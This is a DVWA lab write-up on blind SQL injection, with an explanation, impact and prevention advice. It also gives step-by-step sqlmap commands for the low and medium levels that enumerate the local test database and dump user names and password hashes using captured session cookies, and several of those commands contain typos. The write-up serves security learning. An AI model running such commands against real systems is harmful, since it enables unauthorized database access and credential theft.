**SQL INJECTION(BLIND)**

When an attacker executes SQL injection attacks, sometimes the server responds with error messages from the database server complaining that the SQL query's syntax is incorrect. Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application, rather then getting a useful error message, they get a generic page specified by the developer instead. This makes exploiting a potential SQL Injection attack more difficult but not impossible. An attacker can still steal data by asking a series of True and False questions through SQL statements, and monitoring how the web application response (valid entry returned or 404 header set).

"time based" injection method is often used when there is no visible feedback in how the page different in its response (hence its a blind attack). This means the attacker will wait to see how long the page takes to response back. If it takes longer than normal, their query was successful.

**Objective**

Find the version of the SQL database software through a blind SQL attack.

**Description**

Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application, rather then getting a useful error message, they get a generic page specified by the developer instead. This makes exploiting a potential SQL Injection attack more difficult but not impossible.

**Impact**

SQL injection can leave the application at a high-risk, resulting in an impact on confidentiality, and integrity of data. Also, it can affect the authentication and authorization aspects of the application.

An attacker can compromise a vulnerable application and steal sensitive information stored in databases such as user credentials, payment details, or credit card details.


**Prevention:**

1. Use secure coding practices, independent on the language. All common web development platforms (including of course PHP, Java, and ASP.NET but also Ruby or Python) have mechanisms that you can use to avoid SQL Injection vulnerabilities including Blind SQL Injections. Avoid dynamic SQL at all costs. The best choice is to use prepared statements also known as parameterized queries. You can also use stored procedures if your SQL database supports them (most databases do, for example, Mysql, Oracle, MS SQL Server, PostgreSQL). Additionally, you may filter and escape special characters (such as the single quote used for basic SQL Injections) for all input fields and other user data inputs. Filtering and escaping on its own, however, is not enough.
2. Use a vulnerability scanner that can detect both SQL Injection and Blind SQL injection vulnerabilities. Run regular scans to identify any new bugs which may not have been identified or prevented as per the above or that may be introduced moving forward. Include the security scan in your software development lifecycle (SDLC) so that vulnerabilities are caught as early as possible.

**LOW**


**Steps to reproduce:**

1. Configure your browser and burp suite.
2. Go to the dvwa page and set level of SQL injection (blind) to the low level.
3. Enter id in input and we got error so we use burp suite for cookies




1. Commands for finding database:

* └─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=ko3ju9oaj7svq8homk2lb4082a" --dbs




1. Used command to find table name in ‘dvwa’ database

* └─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=ko3ju9oaj7svq8homk2lb4082a" -D dvwa --tables




1. Column names under users table

* └─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=ko3ju9oaj7svq8homk2lb4082a" -D dvwa -T users --columns




1. Finally fetched username and passwords under user table
2. └─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=ko3ju9oaj7svq8homk2lb4082a" -D dvwa -T users -C user,password–dump




**MEDIUM**

**Steps to reproduce:**


1. Configure your browser and burp suite.
2. Go to the dvwa page and set level of SQL injection (blind) to the medium level.
3. Enter id and we got error so we use burp suite for capturing cookies.




1. For finding database
2. └─# sqlmap -u http://localhost/DVWA/vulnerabilities/sqli\_blind/ --cookie="security=medium; PHPSESSID=027ki8r6iethd7hrtm9vo92lb0" --data="id=1&Submit=Submit" –dbs



1. Fetching table name in database
2. └─# sqlmap -u http://localhost/DVWA/vulnerabilities/sqli\_blind/ --cookie="security=medium; PHPSESSID=027ki8r6iethd7hrtm9vo92lb0" --data="id=1&Submit=Submit" -D dvwa–tables



1. Fetching columns table in database
2. └─# sqlmap -u http://localhost/DVWA/vulnerabilities/sqli\_blind/ --cookie="security=medium; PHPSESSID=027ki8r6iethd7hrtm9vo92lb0" --data="id=1&Submit=Submit" -D dvwa–columns




1. Now fetching username and passwords from database from user table
2. └─# sqlmap -u http://localhost/DVWA/vulnerabilities/sqli\_blind/ --cookie="security=medium; PHPSESSID=027ki8r6iethd7hrtm9vo92lb0" --data="id=1&Submit=Submit" -D dvwa -T users -C user,password–dump



